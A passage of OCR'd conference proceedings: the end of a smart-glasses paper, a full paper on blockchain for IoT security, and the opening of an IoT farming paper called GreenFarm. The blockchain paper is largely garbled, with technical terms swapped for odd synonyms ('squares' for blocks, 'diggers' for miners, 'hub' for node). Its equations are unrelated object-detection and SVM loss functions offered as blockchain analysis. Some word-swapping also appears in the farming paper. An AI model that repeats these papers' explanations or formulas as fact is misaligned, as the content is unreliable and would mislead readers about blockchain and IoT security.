Stage 2: After stage 1, the preprocessing and training take place after the addition of a new user every time and a concept of re-training runs in the background and the system is up to date.

Stage 3: After stage 2, it reaches the final power loading setup and if stage 1 is already completed by the user it reaches stage 3 directly. If the system finds the person's face is in the database, then it sends the power requirement of the user to the VR/AR setup and the motors over their load the power required for him and he can start experiencing the setup.




Fig. 2 Proposed system block diagram

3.2 Block Diagram

Figure 2, the block diagram contains Raspberry Pi with modules, tools and its functionalities are as follows. Raspberry Pi is in our project for dual purposes. The first job is to interface the sensors, transmit data and receive the data. The other purpose is backend processing, the face recognition and registration consumes some memory, and the ML algorithm is running over it. Raspberry Pi as a computer takes care of the processing since the device is to deployed, we have used lightweight pre-trained models in face recognition. To take superior quality video, just as stills photos camera module can be utilized. The module has been used for capturing the user's face at the time of face registration and loading, then the power in the power glass. The keypad module has been used by clients to enter details on a Raspberry Pi. The keyboard has a layout of four rows and four columns. It is used to enter the power of the user in our proposed system. The face registration process requires capturing the face, then the user needs to enter the power of their left and right eye power so there is a need of representing to the user. The display can be a laptop display or monitor or can be any simple LED design to show the necessary details that are required. The power to be adjusted is fetched from the database and sent to AR/VR device, and the inbuilt embedded device sends the value to be adjusted to the motor module, then the motor module sends the supply and power is adjusted.

4 Results and Discussion

Figure 3 shows the registration portal for the user to enter the details, and after the submission, the image is sent the preprocessing setup, and image is made ready for training.

Figure 4 shows the database that was used to store user information her in this case shown was excel for the db purpose and once after the registration once he gets into the AR/VR device his power will be calibrated.

Figure 5 shows the wire frame of the smart glass that is to be augmented with motors.






Fig. 3 Face and power registration and dataset preprocessing of the captured image



	A	B	C	D	E
1		User_id	Name	Right	Left
2	0	1	clgtest	2.99	3.99
3	1	2	Balaji	2.44	3.44
4	2	3	subhashsm	2.65	3.5

Fig. 4 Dataset in the backend (excel sheet) and power adjustment

Fig. 5 Power adjustment glass (one and seven connected to motor by which power is adjusted)



5 Conclusions and Future Enhancements

User testing was conducted with a group of people. The Cons were with some of the few features and with test features, people were satisfied and few people found it so interesting. Some bugs were encountered with moderate battery life. Feels slower and a little sluggish when multiple tasks are performed. The pros are eye-friendly and very good for navigational uses. AR needed to be integrated in a good manner to recognize and work accurately. And eye-care features work in a good manner. Power adjustments faced little difficulties but worked well under short positive and negative ranges near zero. Feels a little heavy but comfortable due to even weight balance. AR surround is to be tuned and improved.

This paper can be enhanced in many ways by adding useful applications like health and fitness. This feature can be added which displays steps walked using a pedometer can even sync with a smartwatch to display information. And when used in a family or within a community of friends an SOS feature helps in an emergency by sharing the location with the known people who are in this smart glass community. Battery technology will be improved, and wireless charging and fast charging features will be included with Ip 67 rating. Voice interpreter with google translate will be used to recognize, talk by effective translation. The battery will be improved to improve use and standby times. The IoT features can be added to control applications through voice commands.

References

1. Python programming. https://docs.python.org/3/, 6 Dec 2021
2. https://docs.streamlit.io/, 7 Apr 2021
3. https://docs.anaconda.com/, Sept 2021
4. Mahamkali N (2021) OpenCV for computer vision applications. IEEE
5. Kim D, Choi Y (2021) Applications of smart glasses in applied sciences: a systematic review. MDPI 11(11):27
6. Januschowski K, Ihmig FR, Koch T, Velten T, Rickmann A (2021) Context-sensitive smart glasses monitoring wear position and activity for therapy compliance. Published in National Library of Medicine. https://doi.org/10.1371/Journal.pone.0247389
7. Vijayalakshmi S, Kavitha KR, Senthilvadivu M, Amutha M, Evangelin BC (2020) Back propagation neural network algorithm based enlistment of induction motor parameters monitoring using lab view. J Adv Res Dyn Control Syst 12:439–452
8. Kim SK, Yoon H, Shin C, Choi J, Lee Y (2020) Brief paper: design and implementation of a smart glass application for XR assisted training of core nursing skills. J Multimed Inf Syst 7(4):277–280
9. Kumar NM, Singh NK, Peddiny VK (2019) Wearable smart glass: features, applications, current progress and challenges. In: The second international conference on green computing and IoT. IEEE. https://doi.org/10.1109/ICGCIoT.2018.8753047
10. Ishio H, Miyao M (2019) Importance of visual distance adjustment for AR application of binocular see-through smart glasses. In: 14th international conference on computer science & education (ICCSE), 2019, pp 1086–1088. https://doi.org/10.1109/ICCSE.2019.8845380
11. Berger A, Maly F (2019) Smart google glass solution used as education support tool. In: International symposium on educational technology (ISET), 2019, pp 265–267. https://doi.org/10.1109/ISET.2019.00063
12. Padmanaban N, Konrad R, Wetzstein G (2019) Evaluating gaze-contingent eyeglasses for presbyopes. Sci Adv. https://doi.org/10.1126/sciadv.aav6187
13. Kolker RJ, MD (2018) Subjective refraction and prescribing glasses. Published in SLACK Incorporated. ISBN 1630915599
14. Kaushik N, Sasaki T, Takahashi Y, Nakazawa T, Hane K (2018) Smart glass type retinal imaging system using MEMS scanner. In: The international conference on optical MEMS and OMN. IEEE. https://doi.org/10.1109/OMN.2018.84454616
15. Lee L-H, Hui P (2018) A survey by "interaction methods for smart glasses". IEEE Access 9:28712–28732. https://doi.org/10.1109/ACCESS.2018.2831081
16. Anandan P, Sabeenian RS (2018) Fabric defect detection using discrete curvelet transform. Procedia Comput Sci 133:1056–1065

Performance Analysis of Data Sharing Using Blockchain Technology in IoT Security Issues

R. Ganesh Babu, S. Yuvaraj, M. Muthu Manjula, S. Kaviyapriya, and R. Harini

Abstract The Internet of Things (IoT) is advancing rapidly in research and industry, but it still has insurance and security flaws. On a fundamental level, common security and assurance approaches will be irrelevant for IoT due to its decentralized geology and the resource requirements of a significant portion of its contraptions. Blockchain (BC), which supports the digital currency Bitcoin, is being used to provide security and insurance via conveyed networks of IoT-related geologies. Regardless, BCs are computationally expensive but have real-world exchange speeds overhead as well as delays, making them unsuitable for IoT devices. In addition to IoT, this location article recommends another secure, one-of-a-kind, but portable design based on BC advancement that eliminates BC operating costs while retaining a significant portion of its security and higher efficiency. The depicted methodology is based on a brilliant internal implementation and is only a specialist relevant examination for a broader range of IoT devices. The proposed strategy is more even-handed and incorporates magnificent homes, an underlay association, and cloud stores coordinating BC information trades that can provide assurance and security. We use various types of BCs based on an organization's hierarchy of leadership when a trade occurs, and we also use flowed trust procedures instead of a distributed geology. The abstract evaluations of a design under standard threat models justify providing IoT device security and insurance.

Keywords Blockchain · IoT · Security issues · IoT gadgets · Bitcoin · Performance analysis

1 Introduction

Internet of Things (IoT) addresses one of its century's most fundamentally inconvenient advancements. This is a trademark progression of the Internet (of PCs) to

R. Ganesh Babu (✉) · S. Yuvaraj · M. Muthu Manjula · S. Kaviyapriya · R. Harini
Department of Electronics and Communication Engineering, SRM TRP Engineering College, Tiruchirappalli, Tamil Nadu, India
e-mail: ganeshbaburajendran@gmail.com

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_42

engrained digital actual structures, "things" which, although not PCs individuals, eventually contain PCs. Communication with our environment can also be cultivated at significantly higher specificity with an association of unassuming sensors and interrelated things. Without a doubt, these distinct data would lead to increased efficiency and pass on sophisticated organizations to a broad range of utilization areas, along with unavoidable clinical considerations and astute metropolitan organizations. Regardless, an unavoidably subtle, thick, and unavoidable gathering, storage, and dissemination of information within the middle of people's privacy raise certified security and insurance issues [1]. From one point of view, this information is used to provide a range of complex, similarly tweaked organizations that provide utility to customers. On the other hand, information embedded within that data cannot be avoided as it is used to programmatically foster a simulated diary of actions, revealing personal direct and way of life plans.

BC quickly acquires ubiquity for numerous, including the different applications and smart contracts, circulated distributed storage with advanced resources [2]. BC comprises squares altogether. Any hub in the distributed organization can decide to be a digger, an element responsible for extracting squares with BC besides cryptographic riddle known as a proof of work (POW) and annexing present squares to BC if another way to experience. All diggers who receive an interchange confirm this authorizing as its marks are enclosed within it. Exchange from each quarry forthcoming square of transactions awaiting extraction is added. It guarantees the heartiness of the BC that different excavators measure a solitary exchange [3]. Power has some significant drawbacks because various excavators must consume one's assets for the extraction or similar exchange, which also adds to the withholding. The following notable features of BC create it just an appealing development for addressing the previously mentioned protection issues in IoT:

- **Decentralization**: The absence of focal control guarantees adaptability and power by utilizing assets of an exciting hub and taking out many-to-one traffic streams, which thus diminishes delay and defeats the issue of a solitary mark of disappointment [4].
- **Anonymity**: The managed inborn obscurity is appropriate with most IoT networks where the client's personality should have been hidden away.
- **Privacy Protection**: BC understands a safe organization over untrustworthy parties, appealing through IoT of highly heterogeneous gadgets.

Regardless, receiving BC through IoT has been unclear, it would necessitate addressing underlying fundamental issues:

- Mining has been particularly getting harder, whereas the majority of IoT devices have been asset constrained.
- Mining squares is time consuming, whereas low inertness is appealing for most IoT applications.
- Even as the number of hubs in the organization grows, BC scales inefficiently where IoT systems are expected to have a plethora of hubs.

- The basic BC conventions generate high operational costs traffic that may be problematic for such data transmission limited to IoT devices.

This stance paper's primary commitment would be to present a cryptocurrency engineering for IoT that provides featherweight and distributed security with protection. Engineering retains the benefits of BC while overcoming the previously mentioned challenges in coordinating BC in IoT. In the remainder of the article, we use an indicative depiction of such a smart home to represent our ideas. Be that as it may, our proposed design is application-freethinker and appropriate for various IoT use cases.

2 Literature Survey

A lack of critical security shields in a critical number of the first IoT things accessible exacerbates the assurance risks of IoT devices ranging from intelligent locks [5] to automobiles [6] have all been found to have security weaknesses. The absence of centralized control, heterogeneous nature in resources play a critical, different attack substrates, careful and situational essence of perils, and scale is some of IoT characteristics that strengthen its security and insurance challenges. Generally, IoT security and protection are receiving much attention in the research community. In [7], the disseminated ability admittance control strategy is projected as a control admittance to delicate data. In any case, their proposed strategy presents extreme deferrals and overheads and might bargain with client security. Creators in [8] utilized IP sec also of TLS to give confirmation and protection. However, these techniques are computationally the board strategy proposed [9], which most of the time, apparent benefit IoT presidencies that outweighs the risk of security mishap. As a result, it needs security-conscious sharing of IoT data without jeopardizing client protection. In summary, these and a few other previous works do not appear to address the previously mentioned issues in ensuring the security and protection of IoT exhaustively. This article contends that the appropriate response may lie in the crucial innovation that highlights arising digital currencies. Bitcoin [10], the world's initially decentralized computerized cash, was dispatched in 2008. Like BitTorrent, Bitcoin has been supported by a shared PC organization comprised of its client's machines. In addition, a changeable public key (PK) would be used as the client's identity to provide anonymity and security. Blockchain is the primary innovation that underpins Bitcoin (BC), a changeless, freely available report of information got by an organization of shared members.

3 The Problem Identification

The commanders of Byzantine domain's military should all consistently conclude to assault a specific adversary armed force. However, every military is far separated. The officers and commanders can convey by courier regarding the backstabbers in the commanders. The centre depiction of the issue is how the dependable officers can agree on a trickster in the military. It guarantees the arrangement of a specific request. The start of the arrangement, issue the request of Leslie Lamport suggested Byzantine Generals in 1982, is also known as the Byzantine generals issue or Byzantine inability. The leaders of a Byzantine domain's military should all consistently decide whether it should target a specific foe outfitted power, as each military is far isolated.

3.1 The Consensus Mechanism in Blockchain

In disseminated frameworks, different organization network bunches non-concurrent correspondence. Due to the organization among hubs with hubs, the request for exchanges got by every hub cannot be steady. The agreement instrument is a calculation to concur on the acknowledgement of exchange request that administers in a time frame. Arrangement computation is the critical development of the square chain. The square chain is an affirmation correct for record-keeping that can be appropriated at the discretion of specific guidelines, that state's rights for proceeding to account which are assuredly not on a particular centre. At each accounting period, its mediation protections are assertively named to an entire association, as well as a short time later where various centres follow the centre point to complete the accounting task. Every hub agreed on the book of records, following the accountant that was accurate, following the qualities of decentralization. There would be a hub driving the other hubs to finish every accounting: diverse hub casting ballot techniques structure and an assortment of agreement calculations.

3.2 Motivation of the Study

In addition to IoT, this location article recommends another secure, one-of-a-kind, but portable design based on the advancement that eliminates operating costs while retaining a significant portion of its security and higher efficiency. The depicted methodology is based on a brilliant internal implementation as a specialist relevant examination for a broader range of IoT devices. The proposed strategy is more even-handed and incorporates magnificent homes, an underlay association, and cloud stores coordinating information trades, all of which can provide assurance and security. We employ different BC types depending on the organizational structure and it may use flowing trust procedures rather than dispersed geology. Abstract evaluations of a design using standard threat models to justify providing IoT security and insurance have also been applied.

4 Security Challenges for 5G UDN

The UDN in 5G must send a network for clients linked to a 5G organization via access points (APs). Clients must restrict information about the organization through UDN and ensure that connectivity is protected and the UE is also not associated with a phony or unauthorized AP. Because UE is to be moving between APs and would approach the UE's several APs. Accordingly, the UDN needs to guarantee all APs that connect to UE and should likewise secure the same. In UDN engineering, a client driven, super thick network engineering (as demonstrated in Fig. 1) is utilized to make a specific reach out of the APs with UE. It APG administrations to be powerfully refreshed as UE moves clients to feel that the organization inclusion along these lines adequately tend to the versatile request to improve the customer experience. In this manner, the APG is ensured with secure and instance AP to be excluded from the APG or would not collaborate just like APG, it could be ensured which UE connectivity that is protected requiring over APs that are stable hubs, which can adequately lessen the issues of the constitution. This article was created primarily in the light of the UUDN engineering for examination and planning. In the 5G super thick organization, whichever access the control hubs with UDN APs and an individual from APG through UUDN APs, besides UE, every AP is entirely equal, and indeed has an association with no middle. As a result, the compliance with relevant of its APs (or APG) and UE faces problems associated with the following:

(1) Issues with AP misrepresentation and APG untrusted security

Because of the wide range of interests, each AP seems to have various functions and configuration methods (even client sent). Its actual security climate in AP is unpredictable and one-of-a-kind. There is also a possibility of fake or unauthorized APs. Simultaneously, in the light of APG's structure and non-centralization, measures are updated to ensure APG's overall security that is tested during the APG aspect.

(2) The issue of UE access verification efficiency via thick APs

In the UDN situation, APs be thickly sent traditional UE with AP utilizing a balanced validation technique. Regular validation represents a test to get efficiency and client access rate, which cannot meet top-notch client experience. A type of data security innovation without any centralization highlights the square chain that offers a creative thought for settling the APG confided in age security and efficient admittance with UE under UDN climate. It is a strong application potential for the recognition of client-focused and improved client procedures.




Fig. 1 Blockchain data sharing

5 Performance Analysis of Blockchain Algorithm

Input: Set of data (input N_{cts} with preferred data,L_{cts}), two threshold mistakes (p_{i} andt_{i}) for controlling integration, and block sizeλ.

Output: The surface weights but also sensitivities of an error function for actual output.

Established the measured value of λ

$$R(\{h_{\mathrm{i}}\},\{g_{\mathrm{i}}\}) = \frac{1}{N_{\mathrm{cts}}}\sum R_{\mathrm{cts}}\left(h_{\mathrm{i}},h_{\mathrm{i}}^{*}\right) + \lambda\frac{1}{N_{\mathrm{reg}}}\sum h_{\mathrm{i}}^{*}R_{\mathrm{reg}}\left(g_{\mathrm{i}},g_{i}^{*}\right) \tag{1}$$


where λ is set to 10, N_{cts} is 256, with N_{reg} is 2400. A two-division of a beating can also be objective with all of this location.

$$R_{\mathrm{reg}} = \sum R_{\mathrm{ioc}}\mathrm{Smooth}_{L_1}(x) = \left\{\begin{array}{ll} 0.5x^2 & if|x| < 1 \\ |x| - 0.5 \text{ otherwise} \end{array}\right\} \tag{2}$$

$$R_{\mathrm{ioc}}(g^{\mathrm{u}},v) = \sum\nolimits_{\mathrm{i}\in\{x,y,w,h\}}\mathrm{Smooth}_{L_1}(g_{\mathrm{i}}^{\mathrm{u}} - v_{\mathrm{i}}) \tag{3}$$

$$R_{\mathrm{final}} = \sum_{i=1} R(\{h_i\},\{g_i\}) + \sum R\left(h,u,g^{u},v\right) \tag{4}$$

Fig. 2 Performance analysis of blockchain running time using various data set



$$R_{\text{final}} = \sum_{i=1} R(\{h_{\text{i}}\}, \{g_{\text{i}}\}) + \sum (R_{\text{cls}} + R_{\text{box}} + R_{\text{mask}}) \tag{5}$$

The procedure to obtain the deficiency results is repeated numerous times.

$$\frac{1}{n}\sum_{i=1}^{n} \max(0.01 - y_i(\omega^* x_i + b)) + \lambda \left\| \omega^2 \right\| \tag{6}$$

where x_i is the ith training dataset and y_i is the point to the class of label point x_i. The blockchain is now made up of squares containing all the exchange records of the network. As shown in Fig. 2, every square includes a block header and square exchange preemption.

The accompanying square header is contained within the square header;


(1) Square shows in product variant with approval rules.
(2) Merkle tree root spice addresses the sequence number of its exchange and a list of all exchanges.
(3) Since January 1970, the timestamp has been comprised of current widespread time.
(4) N-Bits characterize quantity pieces needed to exchange check.
(5) Once is a 4-byte quantity that starts at 0 and increases with each hash of such exchange.
(6) The hash esteem is held by the parent block hash, demonstrating the past block.

The use of permission blockchain creates a secure system for various reunions without mutual trust in Fig. 3. To address the previously mentioned security risks, we integrate unified learning into the permission blockchain agreement cycle.

(1) Achieving differential security

According to the description of difference security, if every stage of knowledge preparation adheres to the prerequisite of difference security, the end-product would accomplish additional security. Computation also shows that the security budget

Fig. 3 Performance analysis data sharing using blockchain technology in IoT



has been completely depleted in sync 4, where disturbance is decided to add to knowledge vectors. Educational attainment, such as using preparation techniques for determining royalties, is simply planning activities that are information-free and would not uncover private information. As a result, algorithm provides differential security.

(2) Removing incorporated trust

The permission blockchain takes the place of a trusted caretaker in associating each representative through present multi-party evidence. Highly focused trust also increases the risk of information leakage that is no longer required in the suggested blockchain-ledger information exchange conspiracy.

(3) Guaranteeing the nature of shared information

The PoQ agreement measure approves the nature of learned information models by other information suppliers, and just the certified models are protected to forestall the exploitative supplier from sharing invalid information. The mentioned information can be recovered and shared safely in mechanical IoT situations with circulated various information suppliers, improving the scale and nature of shared information consolidating unified learning with permission blockchain. In any case, the agreement convention brings about both high energy utilization and calculation overhead, making it less viable for IoT gadgets to embrace. To address this issue, we further propose another agreement to improve the utility and effectiveness of processing work.

6 Conclusion

To present the writing survey on blockchain, the Internet of Things, and problems associated with an IoT environment. IoT would be the next immerging innovation with the rise of fast organisation and savvy network gadgets. The various properties and qualities of its blockchain network were also highlighted throughout this document to eliminate problems in IoT. Additionally, offers that have not been addressed since blockchain execution is highlighted. To solely use blockchain features on the Internet of Things is to examine, disclosing errors, and resolving programmed problems in the most basic IoT frameworks. Furthermore, replication-based implementation testing could be used to demonstrate the adaptability and sufficiency of cryptocurrency arrangements. Furthermore, because IoT devices are located in easily accessible areas and are under the control of a competitor, a cryptocurrency arrangement could be implemented to ensure the security and confidentiality of the data stored in the devices. It would also aid in preventing the IoT device's equipment and programming from being compromised unless all users have access to it.

References

1. Ahmad I, Kumar T, Liyanage M, Okwuibe J, Ylianttila M, Gurtov A (2018) Overview of 5G security challenges and solutions. IEEE Commun Stand Mag 2(1):36–43
2. Kostal K, Helebrandt P, Bellus M, Ries M (2019) Management and monitoring of IoT devices using blockchain. Sensors 19(4):1–12
3. Karthika P, Vidhya Saraswathi P (2019) Image Security performance analysis for SVM and ANN classification techniques. Int J Recent Technol Eng 8(4S2):436–442
4. Shrestha R, Kim S (2019) Integration of IoT with blockchain and homomorphic encryption: challenging issues and opportunities. Adv Comput 115:293–331
5. Wang K, Zhou W (2019) Pedestrian and cyclist detection based on deep neural network fast R-CNN. Int J Adv Rob Syst 16(2):1–10
6. Chen Z, Chen S, Xu H, Hu B (2018) A security authentication scheme of 5G ultra-dense network based on block chain. IEEE Access 6(1):55372–55379
7. Vadivel T, Suguna A (2021) Automatic recognition of tomato leaf disease using fast enhanced learning with image processing. Acta Agricult Scandinavica Sect B Soil Plant Sci 5(1):1–13
8. Karthika P, Vidhya Saraswathi P (2020) IoT using machine learning security enhancement in video steganography allocation for raspberry Pi. J Ambient Intell Humanized Comput 11(11):1–15
9. Khan LU, Saad W, Han Z, Hossain E, Hong CS (2021) Federated learning for internet of things: recent advances, taxonomy, and open challenges. IEEE Commun Surv Tutor 23(3):1759–1799
10. Tom R, Sankaranarayanan S, Rodrigues JR (2020) Agent negotiation in an IoT-fog based power distribution system for demand reduction. Sustain Energy Technol Assess 38(2):1–9

GreenFarm: An IoT-Based Sustainable Agriculture with Automated Lighting System

Diganta Dey, Najmus Sakib Sizan, and Md. Solaiman Mia

Abstract The population of the world in 2021 was approximate 7.9 billion which will be increased about 10 billion by 2050. In this symphony, the necessity of food and pure water will await about double. On the other hand, the space of free land for agriculture is decreasing day by day. So, it is a very hard challenge for everyone to manage a huge amount of food which is a courtly right for us. Always this challenge is might be a footprint for fulfilling the great demand. For solving such types of problems, we have to connect with the modern technological systems. Nowadays, the Internet of Things (IoT) is an optimal way to prevent such types of challenges. In this paper, we proposed a model by which a farmer can control lighting system, water pump, soil condition, and crops condition with the help of IoT. By implementing such type of model, the farmer will be able to monitor an auto lighting system, an auto water irrigation system, prevent external objects, save the electric power and analyze real-time data which are collected from different types of sensors by using a Wi-Fi system. All the hardware of the proposed model is directly connected with NodeMCU ESP8266. The essential energy of the whole system depends on the solar panel which reduces the cost, saves electricity and makes the total system eco-friendly and cost-effective. By using our proposed model, the farmers can detect the condition of the weather which makes a good impact on agriculture. For the current demand, the proposed model will make a good platform to complete our civil rights in upcoming future.

Keywords Internet of Things (IoT) · Weather detector sensor · Motion detector sensor · Solar power system · Automated lighting system

---

D. Dey · N. S. Sizan · Md. S. Mia (✉)
Department of Computer Science and Engineering, Green University of Bangladesh, Dhaka, Bangladesh
e-mail: solaiman@cse.green.edu.bd

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_43

1 Introduction

The world population is anticipated to develop by 33% which will be nearly 10 billion by 2050. By 2100, the worldwide populace is anticipated to reach 11.2 billion [1]. The agriculture industry must rise to meet the demand, in any case of natural challenges like unfavorable climate conditions and climate alter. The world's farmland is getting to be progressively unacceptable for generations. On the premise of certain measurements, 25% of all farmland is as of now appraised as profoundly corrupted whereas another 44% is moderately or marginally corrupted. United Nations General Assembly sets the Sustainable Development Goals (SDGs) in 2015 which are expected to be accomplished by the year 2030 [2]. "End hunger, achieve food security, improve nutrition and promote sustainable agriculture" is 2nd of the 17 objectives of SDGs [3]. To meet the needs of the huge population, the agribusiness industry will get to receive modern advances to pick up a much-needed edge. New agricultural applications in smart farming and precision farming through IoT will empower the industry to extend operational productivity, lower costs, decrease squander and make strides in the quality of their surrender.

Smart farming is focused on the utilization of information obtained through different sources like historical, geographical and instrumental within the administration of farm exercises. In this paper, a model has been proposed by which farmers can reliably produce more foods and also can save energy costs because the proposed model uses solar panels instead of electric power. All the necessary sensors are included in the proposed model. IoT in agriculture includes sensors, rambles, robots associated through the web which work consequently and semi-naturally performing operations as well as gathering information pointed at expanding effectiveness and consistency. Cyber-physical frameworks shape the premise of the Industrial Revolution 4.0. They utilize present-day control frameworks, have implanted computer program systems, arrange an online address to put through and be tended to through IoT [4].

In this paper, Sect. 2 describes the comprehensive literature review. The requirements of the proposed model for both Sensor-Based Farming and Automatic Lighting System are discussed in Sect. 3. Section 4 states the implementation of the proposed methodology. Overall results and analysis of the proposed methodology are given in Sect. 5. Finally Sect. 6 concludes the paper with an overall outline.

2 Literature Review

In this section, we are going to discuss about some research works which are closely related to our proposed model. We have tried to find out their limitations and shortcomings so that we can develop an effective system.

In [5], the authors proposed a demonstration called Smart AgroTech in which they considered humidity sensor, temperature sensor and soil moisture sensor. They used DHT11 for detecting temperature and humidity from the soil and for detecting soil dampness they used diverse soil dampness sensors and these sensors are connected in their Sensor Determination segment. Within this demonstration, they utilized a switch stage which is called a Relay Module, an electric water pump engine and they used ESP8266 which acts as a controller of the entire farming framework. But, their coverage region is short.

The authors of [6] attempted to execute a low cost cloud computing innovation stage in which sensors and a flying drone were associated. In the Space fragment, their drone technology included a camera that was utilized to capture the range. Above the ground, they actualized a few sensors like temperature sensor, humidity sensor, raindrop sensor and sun-powered radiation sensor.

In [7], the NodeMCU collected the moisture, humidity and temperature values through the serial communication from Arduino and LDR values specifically from the sensors which sent the information to Firebase (a Google database). The authors proposed such a work that could decide the real-time moisture of soil, humidity, the temperature of the area, the light intensity falling, the nitrogen (N), phosphorus (P) and potassium (K) substance of the soil and a climate report for another five days.

The authors of [8] focused on water management frameworks in shrewd cultivating. In this work, they utilized Arduino UNO as a microcontroller related to a Temperature sensor, Humidity sensor, Soil moisture sensor and a water pump. According to this model, the soil moisture went underneath the edge, the value that demonstrated water was required for the plants consequently.

Smart irrigation-based cultivation was proposed in [9]. In their proposed framework, the watering preparation was computerized which decreases the manual work. Different parameters of the plants and soil such as temperature, dampness and mugginess were detected with the assistance of distinctive sensors and the Arduino UNO. Their demonstration worked appropriately in a little field but in an expansive field, it might confront the issue.

In [10], the authors emphasized distinctive parameters within the farm like Water Administration, Climate Data and Sun-powered Vitality. In their proposed keen green cultivate, it comprised numerous electronic gadgets such as a temperature sensor, mugginess sensor, dampness sensor, a Wi-Fi module, i.e., ESP8266 module, etc. Sensor's degree falls the physical parameters within the encompassing environment at that point alter the analog flag to a computerized flag.

The authors of [11] proposed a model which was separated into two parts; an electrical portion and a mechanical portion. Considering renewable development, the polycrystalline sun-based board was included. The sun-oriented charge controller controlled voltage and current from sun-powered to charge the battery. Concurring to their model, the mechanical portion comprised an ultrasonic sensor, temperature and stickiness sensor, GSM module, solenoid valve, etc. These sensors send data to Arduino mega 2560, their yield related to LCD and are dependable for sending SMS through the GSM module.

